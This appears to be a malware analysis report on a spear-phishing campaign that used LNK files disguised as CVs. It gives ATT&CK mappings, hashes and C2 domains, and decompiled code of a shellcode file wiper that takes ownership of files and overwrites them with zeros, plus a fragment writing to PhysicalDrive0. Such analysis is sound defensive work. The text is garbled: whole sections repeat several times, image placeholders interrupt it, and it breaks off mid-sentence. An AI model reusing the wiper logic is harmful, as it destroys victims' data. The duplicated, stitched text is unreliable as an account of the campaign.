Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

